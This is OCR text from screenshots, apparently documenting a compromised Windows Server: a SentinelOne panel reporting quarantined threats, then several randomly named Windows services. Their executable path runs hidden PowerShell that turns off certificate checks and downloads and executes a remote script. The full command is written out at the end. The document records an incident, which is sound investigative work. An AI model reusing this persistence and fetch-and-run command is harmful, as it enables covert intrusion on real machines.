




SentinelOne
SEQGDCVMC179
Windows Server 2022 Standard 20348 x64
Online
OVERVIEW
THREAT HISTORY 3
QUARANTINED FILES 3
BLOCKED DEVICES 0
AGENT DETAILS
SUPPORT
DETAILS
Version 23.4.5.337
UUID d432e8f85c2f48efa8a0aeb286d3ec8a
Installed at Fri, 23 Aug 2024 13:23:07
Last successful upgrade time Mon, 16 Sep 2024 18:16:10
Last successful load time Thu, 10 Oct 2024 12:07:27
Last Console connection time Fri, 11 Oct 2024 10:49:24
Management Console URL https://apso1-1003.sentinelone.net
Management Console proxy address N/A
Visibility Cloud Address https://ioc-gw-prod-ap-south-1-1b.sentinelone.net/
Visibility Cloud proxy address N/A
CONFIGURATION
Device Control On
Firewall Control On
Visibility On
Ranger On
Activate Windows
Go to Settings to activate Windows.
sk View
ENG
10:50
11-10-2024


EIGTVFTBCLIVWBCPVCTY Properties (Local Computer)
General
Log On
Recovery
Dependencies
Service name:
EIGTVFTBCLIVWBCPVCTY
Display name:
EIGTVFTBCLIVWBCPVCTY
Description:
Path to executable:
C:\Windows\system32\cmd.exe /C "cmd /c powershell.exe -NoP -NonI -W
Startup type:
Disabled
Service status:
Stopped
Start
Stop
Pause
Resume
You can specify the start parameters that apply when you start the service from here.
Start parameters:
OK
Cancel
Apply
DHTWDAHEKOIYCKQSXNXU Properties (Local Computer)
General
Log On
Recovery
Dependencies
Service name:
DHTWDAHEKOIYCKQSXNXU
Display name:
DHTWDAHEKOIYCKQSXNXU
Description:
Path to executable:
C:\Windows\system32\cmd.exe /C "cmd /c powershell.exe -NoP -NonI -W
Startup type:
Disabled
Service status:
Stopped
Start
Stop
Pause
Resume
You can specify the start parameters that apply when you start the service from here.
Start parameters:
OK
Cancel
Apply


VHIPQJDITKYWBAYSUCIM Properties (Local Computer)
General
Log On
Recovery
Dependencies
Service name:
VHIPQJDITKYWBAYSUCIM
Display name:
VHIPQJDITKYWBAYSUCIM
Description:
Path to executable:
C:\Windows\system32\cmd.exe /C "cmd /c powershell.exe -NoP -NonI -W
Startup type:
Disabled
Service status:
Stopped
Start
Stop
Pause
Resume
You can specify the start parameters that apply when you start the service from here.
Start parameters:
OK
Cancel
Apply
UCIVCIXFJASEXIWPQIRS Properties (Local Computer)
General
Log On
Recovery
Dependencies
Service name:
UCIVCIXFJASEXIWPQIRS
Display name:
UCIVCIXFJASEXIWPQIRS
Description:
Path to executable:
C:\Windows\system32\cmd.exe /C "cmd /c powershell.exe -NoP -NonI -W
Startup type:
Disabled
Service status:
Stopped
Start
Stop
Pause
Resume
You can specify the start parameters that apply when you start the service from here.
Start parameters:
OK
Cancel
Apply


EIGTVFTBCLIVWBCPVCTY Properties (Local Computer)
General
Log On
Recovery
Dependencies
Service name:
EIGTVFTBCLIVWBCPVCTY
Display name:
EIGTVFTBCLIVWBCPVCTY
Description:
Path to executable:
C:\Windows\system32\cmd.exe /C "cmd /c powershell.exe -NoP -NonI -W
Startup type:
Disabled
Service status:
Stopped
Start
Stop
Pause
Resume
You can specify the start parameters that apply when you start the service from here.
Start parameters:
OK
Cancel
Apply
DHTWDAHEKOIYCKQSXNXU Properties (Local Computer)
General
Log On
Recovery
Dependencies
Service name:
DHTWDAHEKOIYCKQSXNXU
Display name:
DHTWDAHEKOIYCKQSXNXU
Description:
Path to executable:
C:\Windows\system32\cmd.exe /C "cmd /c powershell.exe -NoP -NonI -W
Startup type:
Disabled
Service status:
Stopped
Start
Stop
Pause
Resume
You can specify the start parameters that apply when you start the service from here.
Start parameters:
OK
Cancel
Apply

Path mentioned of executable is -

C:\Windows\system32\cmd.exe /C "cmd /c powershell.exe -NoP -NonI -W Hidden "[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};if((Get-WmiObject Win32_OperatingSystem).osarchitecture.contains('64')){iex(New-Object Net.WebClient).DownloadString('/in6.ps1');}else{iex(New-Object Net.WebClient).DownloadString('/in3.ps1');}""